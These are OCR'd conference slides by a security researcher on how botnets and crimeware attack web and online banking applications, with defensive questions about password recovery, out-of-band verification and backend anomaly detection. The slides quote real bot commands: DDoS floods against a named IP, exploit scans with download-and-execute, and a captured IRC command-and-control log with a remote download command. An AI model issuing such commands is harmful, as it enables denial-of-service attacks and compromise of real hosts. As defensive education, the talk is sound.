
- Many rely upon search engine queries to identify likely vulnerable Web servers before commencing their automated attack

Botnet Command and Control

- IRC Command and Control is still common for botnet management
- Command language varies upon nature of botnet capabilities

Sdbot/Reptile
1: .udp 208.43.216.195 1995 999999999999 –s
2: .ddos.ack 208.43.216.195 1995 9999999999999 –s
…typically used for DDoS

Rbots
1: scan.start ms08_067_netapi 25 3 download+exec x.x.x.x
2: .scan 75 1 201.x.x.x 2 1 201.x.x.x
3: .root.start lsass_445 100 3 0 -r –s
…scan hosts within a Class-A for port 443 and attempt to exploit (Conflicker)



```
:server6.br.gov 001 [00|USA|XP|010841] :Welcome to the br.gov IRC Network [00|USA|XP|010841]!SP2-174@.
:server6.br.gov 002 [00|USA|XP|010841] :Your host is server6.br.gov, running version Unreal3.2-beta19
:server6.br.gov 003 [00|USA|XP|010841] :This server was created Sun Feb  8 18:58:31 2004
:server6.br.gov 004 [00|USA|XP|010841] server6.br.gov Unreal3.2-beta19 iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeKVfMGCuzN
:server6.br.gov 005 [00|USA|XP|010841] MAP KNOCK SAFELIST HCN MAXCHANNELS=10 MAXBANS=60 NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTARGETS=20 AWAY
:server6.br.gov 005 [00|USA|XP|010841] WALLCHOPS WATCH=128 SILENCE=5 MODES=12 CHANTYPES=# PREFIX=(qaohv)~&@%+ CHANMODES=be,kfL,l,psmntirRcOAQK
this server
:server6.br.gov 422 [00|USA|XP|010841] :MOTD File is missing
:[00|USA|XP|010841] MODE [00|USA|XP|010841] :+i
MODE [00|USA|XP|010841]
:server6.br.gov 221 [00|USA|XP|010841] +i
JOIN #vc h3fty
MODE [00|USA|XP|010841]
JOIN #vc h3fty
:[00|USA|XP|010841]!SP2-174@12.68.100.97 JOIN :#vc
:server6.br.gov 332 [00|USA|XP|010841] #vc :!asc -S -s|!http http://glx078.[illegible]e.com/p -s|!asc s 33 3 0 -a -e -s|!asc s 63 3 0 -b -e -r -s
:server6.br.gov 333 [00|USA|XP|010841] #vc ss 1230830096
:server6.br.gov 353 [00|USA|XP|010841] @ #vc :[00|USA|XP|010841]
:server6.br.gov 366 [00|USA|XP|010841] #vc :End of /NAMES list.
:server6.br.gov 221 [00|USA|XP|010841] +i
MODE [00|USA|XP|010841]
JOIN #vc h3fty
:server6.br.gov 221 [00|USA|XP|010841] +i
MODE #vc
:server6.br.gov 324 [00|USA|XP|010841] #vc +smntVMCu
:server6.br.gov 329 [00|USA|XP|010841] #vc 1230158040
PING :server6.br.gov
PONG server6.br.gov
PING :server6.br.gov
```

Sample bot command sequence


Where Botnets Excel…

- **When attacking Web applications, botnets excel at:**
  - Application saturation
  - Brute-forcing & iterative processing
  - Bypassing threshold protection
  - Intercepting user credentials
  - Automating user processes
  - Prompt attacks against newly disclosed vulnerabilities

What can you do about this threat?


Protection Improvement Mindset

- **Most important factor? – reduce complexity**
  - Is it likely additional pages or fields would be spotted by a customer?
  - Is it clear to the customer what's expected of them?
  - How many pages must customers navigate through or scroll through?
  - Are all the steps logical?
  - Are important questions and steps presented as text or as graphics?
  - How would a customer recognize changes to page content?
  - Could the interface be simplified further?



All-in-one Banking Portal Applications

- **Can the customer change everything online?**
  - Address details, delivery details, contact numbers, PIN numbers, passwords, password recovery questions, new accounts, etc.
- **What out-of-band verification of changes are there?**
  - Change notification sent to previous contact details?
  - Are there delays before going "live"?
- **How visible are customer initiated changes?**
  - What contact info has changed?
  - Change history goes back how far?
- **Transaction history in HTML and Print/PDF for reconciliation?**



Obtain A New Password - Step 2 of 2

Step 2: Provide the following information. (All fields are required. You may use your tab key to move

Work Phone Number:

( )

Last 4 digits of your Social Security Number:

5 digit zip code for your billing address:

Create a Password:

New Password:

Your Password must:

- be 6 to 8 characters in length - at least one letter and one number
- not have spaces nor special characters (e.g &,>,*,$,@)
- be different from your User ID
- be different from your current Password

Re-Enter Password:

Backend Processing

- **How much protection/detection can be done with "backend" thresholds?**
  - Does the system implement thresholds on transactions per minute?
  - Is there a delay between creation of a new "payee" account, and ability to transfer money to that account?
- **Anomaly detection of transfers?**
  - Is information being shared on *To:* accounts?
  - Frequency of *To:* account by other customers
  - Could you identify a frequent mule account?
- **Identity Changes?**
  - Primary contact number changing to cellphone?

Conclusions

- **Application complexity is a root-cause**
- **Increased investment by criminals in to new crimeware tools**
- ***Crimeware is a bigger Webapp threat than some angry pentester…***

Further Reading…

- **Continuing Business with Malware Infected Customers**
  - http://www.technicalinfo.net/papers/MalwareInfectedCustomers.html
- **Anti-fraud Image Solutions**
  - http://www.technicalinfo.net/papers/AntiFraudImageSolutions.html

Thank You!

Questions?

Gunter Ollmann - VP of Research

gollmann@damballa.com
Blog - http://blog.damballa.com
Blog - http://technicalinfodotnet.blogspot.com